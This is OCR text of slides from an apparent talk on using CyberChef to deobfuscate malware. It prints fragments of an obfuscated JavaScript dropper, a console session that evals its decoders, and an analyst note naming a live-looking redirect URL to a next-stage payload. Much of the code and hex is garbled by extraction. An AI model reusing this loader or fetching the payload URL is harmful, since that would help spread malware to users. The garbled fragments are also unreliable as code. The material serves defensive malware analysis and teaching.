Cross-Origin Resource Shar Show response metadata

JPath expression

Query
\$.scans..result

Result delimiter
\n



Name: bjkkeafln.exe
Size: 264,704 bytes
Type: application/x-msdownload
Loaded: 100%

Output


	time	lengt	line
"Backdoor/W32.Bladabindi.264704"			
"I-Worm.Mawanella!"			
"TrojWare.Win32.TrojanDropper.Dexel.A@6k1yft"			
"Trojan.Diple.Win32.79656"			
"Trojan.Siggen6.57104"			

Interacting with Live Content

Not for the faint of heart

Recommended for Sandboxes Only

<https://t.me/learningnets>



Input start: 1238 length: 24243
end: 1257 lines: 31
length: 19

```
function assnf5(l5a){var hs7,tx,ze,mz;mz='';ze=0;for(;ze<l5a.length;ze+=2)
{tx=l5a.substr(ze,2);hs7=modso9(tx,16);mz+=String.fromCharCode(hs7)}return mz}
function iffyzc(pq,wrq,kb){var lk,t8o,b2i,jy;lk='';jy=0;b2i=0;while(b2i<pq.length)
{jy=jy+wrq;t8o=kb.indexOf(salkqi(pq,b2i));t8o=
(t8o+jy)%kb.length;lk+=salkqi(kb,t8o);b2i++}return lk}
function salkqi(jc,ccz){var oe;oe='cha'+rAt';return jc[oe](ccz)}
function boomp(ut,cxe){var
h80;h80=iffyzc(ut,cxe,'I450S+bxX=9UjpAG7fNaq3sd2M61Ze8LkcJRhg');return
assnf5(h80)}biase=24;half0=boomp('8L8p999AIhZxX1',biase);mossi=22;wells=boomp('Sch+80A
7NLjSbMZe',mossi);oems9u=27;gazeb=boomp('g03cc7142hc=fe49d0xkeG',oems9u);kluxb=22;dope
1=boomp('SdhGqX22N2jeJRIxsX',kluxb);chat3v=window;neonyo=chat3v[wells];subsv6=chat3v[d
ope1];lentzw=subsv6[half0];
function gyrep(){var iqf,pfo;iqf=24;pfo=boomp('q9IspGZkNXXM6M',iqf);return
subsv6[pfo]}
function modso9(kh,nmf){var s5;s5=kh;s5=par(nmf);return s5}
function whip7(tvn,b3){var ac0,gyx;gyx=boomp('4x5R3R4',gyx);return tvn[ac0]
(b3)}
function nebrb9(){var nlf;nlf=gyrep();return nlf(/Win64;/i,nlf)||whip7(/x64;/i,nlf)}
function gapsmc(o2m){return typeof o2m!='undefined'}
function julyu(qkn){var
o,p7u,yr,sq4,fl,amd,dsc,mw,c5d,gh8,h0y;dsc='createElement';mw=29;h0y=boomp('RZG1cxph3I
22+psG5+',mw);gh8=20;c5d=boomp('bgSb8q',gh8);sq4=27;amd=boomp('gX3d+efs',sq4);p7u=26;y
r=boomp('IpApIqJsqRbL+g7k5h6xjg',p7u);fl=neonyo[dsc](c5d);neonyo[amd][yr]
(fl);fl[h0y]=qkn}
function donal(p8d){var
dea,skg,lkn,go,np2,j7p,hu,tzh,y98,mtr,kj7,q4,in6,r0,ws,op,bvk,xvo;y98=26;q4=boomp('IpA
nIpApIqJsqRbL+g7k5h6xjg',y98);ki7=10;np2=boomp('2x5x4P9',ki7);skg=17;r0=boomp('20kf424Me
start: 1238 time: 0ms  
end: 1257 length: 24243  
length: 19 lines: 31
```

Output

```
function assnf5(l5a){var hs7,tx,ze,mz;mz='';ze=0;for(;ze<l5a.length;ze+=2)
{tx=l5a.substr(ze,2);hs7=modso9(tx,16);mz+=String.fromCharCode(hs7)}return mz}
function iffyzc(pq,wrq,kb){var lk,t8o,b2i,jy;lk='';jy=0;b2i=0;while(b2i<pq.length)
{jy=jy+wrq;t8o=kb.indexOf(salkqi(pq,b2i));t8o=
(t8o+jy)%kb.length;lk+=salkqi(kb,t8o);b2i++}return lk}
function salkqi(jc,ccz){var oe;oe='cha'+rAt';return jc[oe](ccz)}
function boomp(ut,cxe){var
h80;h80=iffyzc(ut,cxe,'I450S+bxX=9UjpAG7fNaq3sd2M61Ze8LkcJRhg');return
assnf5(h80)}biase=24;half0=boomp('8L8p999AIhZxX1',biase);mossi=22;wells=boomp('Sch+80A
```

top -url:https://gchc Default levels 6 hidden

- Hide network
- Preserve log
- Selected context only
- Group similar
- Log XMLHttpRequests
- Eager evaluation
- Autocomplete from history


```
> var outputvalue = document.getElementById('output-text').value;
var decodingfunctions = outputvalue.match(/^(.*s5)/gms);
eval(decodingfunctions);
< ▶ ["function assnf5(l5a){var hs7,tx,ze,mz;mz='';ze=0;f...,nmf){var s5;s5=kh;s5=
parseInt(s5,nmf);return s5}"]
> o=19;dsc=boomp('x3R2x5x1R4x5q5xcx5xdx5xeR4',o);
< "createElement"
> inputvalue.value =
inputvalue.value.replace("o=19;dsc=boomp('x3R2x5x1R4x5q5xcx5xdx5xeR4',o)","ds
c=\"\" + dsc+\"\"");
var event = new Event('keyup');
inputvalue.dispatchEvent(event);
< true
>
```

Hand to Hand Combat with Malicious JavaScript

Lessons Learned


Tips and Tricks

<https://t.me/learningnets>



Not ideal for everything

- Memory management being what it is, don't be surprised if a large file knocks it over.
- Don't parse a whole \$MFT
- Don't parse a whole memory dump
- Take Bytes, Drop Bytes, and RegEx can help make the data more manageable but they aren't miracle workers.
- Use the right tool for the right job.



Use The Comment Field Like Notepad

- Helps to not have to switch back and forth to take notes.
- Comments do not effect the operation but can be saved into the Recipe!
- Comment Early and Comment Often

The screenshot shows a web application interface for editing a recipe. At the top, it says "Last build: 7 days ago - Enigma, Typex and the Bombe operations added for GCHQ's Centenary". The main area is titled "Recipe" and contains a "Comment" field with the following text:

```
Compressed data
Light Obfuscation
Uses DOMContentLoaded event listener to begin execution
when the initial HTML document has been completely loaded
and parsed
Checks for the following conditions before redirection
ThUXGtVIJqi() - Checks for the existence of the
cmRjNEuSpfMq0 cookie to prevent redundant infection. If
the cookie does not exist, it will set it as a flag.
XPqiYBbnv() - Checks for the Existence of Trident in the
UA string meaning the next stage payloads depend on
attacking Internet Explorer.
Reviews User Agent String for Browser and OS Version
attempting to exclude 64-bit processes. This is most
likely because the next stage only contains 32-bit
payloads.
Redirects to
http://digiwebname.in/6ktpi5xo/PoHWLGZwrjXeGDG3P-I5
payload
```

Below the comment field is a "From Hex" section with a "Delimiter" dropdown set to "Auto". At the bottom, there is a "STEP" label, a green "BAKE!" button with a chef icon, and an "Auto Bake" checkbox which is checked.

On the right side, there is an "Input" field containing a long hexadecimal string and an "Output" field containing JavaScript code:

```
1f8b08000000000000
3931434ba774a09d08
df7bbc240e77e63e49
186881bc7f294222f7
7bef69259a549a3651
c3dcd5436764757148
c64f04acb23b7855b0
cd3677e7d09ebf5e9c
6cb5cc1f5f2e69cb4e
19c4505c77c99888ce
b85e691a9d43a235da
9980a69f790645c159
bf8a2de72c73c3ea66
3ab23975eb517bea6d
6ac597f7be5ed31995
fc14104e1c6a71aacd

Output
jigr = 'navigator
coon3 = 'document'
tiltu = window;
prod8 = tiltu[coon
tensg = tiltu[jigs
var wnd = window;
gNUMtrTcEF =
'http://digiwebnam
I5';
var doc = wnd.docu
HwryxsQZD = gNUMtr
function setCookie
doc.cookie
'; expires=' + exp
return;
```

Mind Meld with Your Friends!


```
https://gchq.github.io/CyberChef/#recipe=From_Hex('Auto')Gunzip()JavaScript_Beautify('%5C%5Ct','Auto'  
true)Find_/_Replace(%7B'option':'Regex','string':'%5C%5C%5C'%20%5C%5C%2B%20%5C%5C%5C'%7D,','',true,fa  
false)&  
input=MWY4YjA4MDAwMDAwMDAwMDAwMDM3NTU1NTk1M2RiM2ExNGZlMmI4NjA3NjQ0ZjA0YjE0MzkzMTQzNGJhNzc0YTA5ZDA4NWF  
TMwN2Q50TY2ZDA1NDdkZWU0MmM0ZGYzZGY3YmJjMjQwZTc3ZTYzZTQ5M2EzYWU3ZmJjZTJhNGQ0NTkwNjcxdmQ5MzYxNzAxNTM3MT  
ZjI5NDIyMmY3NjhIMTk5NzBhMTEyNTIyNTVhMDg1OTA1ZWJjMjA0TE2N2JlZjY5MjU5YTU0WEzNjUxNWNlNjQxMjM5YTk2NzAzN  
iNDg2ZjZiMTRkYzNkY2Q1NDM2NzY0NzU3MTQ4NTRhMjVlN2E4ODNiYTVkNGYwNGIwOGUwNTc3MjRhYzZjYzY0ZjA0YWNiMjNiNzg1  
Jm0GM0YmJkODdm0GU2MjdhYzVmYWY1ZjE2MTlhY2QzNjc3ZTdkMDllYmY1ZTljM2YxMjc10GZiYTg2MjAzNzcy0TMw0WU2Y2RkMjY  
wNiMwY1Zi11Ni1iYiRlZmM0Mm1hNGEiNDIyY21i0w7hMThiN2Em0D11YiEvdhMT1iNDIkwNWm3N2M50Tq40GN1N2M2MwE0MDR17G
```



Turn off “Auto Bake” unless you need it

- Auto Bake runs the recipe whenever anything changes in the input or the recipe
- Can cause issues when designing steps





The Value



Practical Applications

Data Manipulation
Deobfuscation Malware
Forensic Artifact Parsing



Advanced Use Cases

Building Custom Operations
Potential for Integration
Interacting with Active
Content



Lessons Learned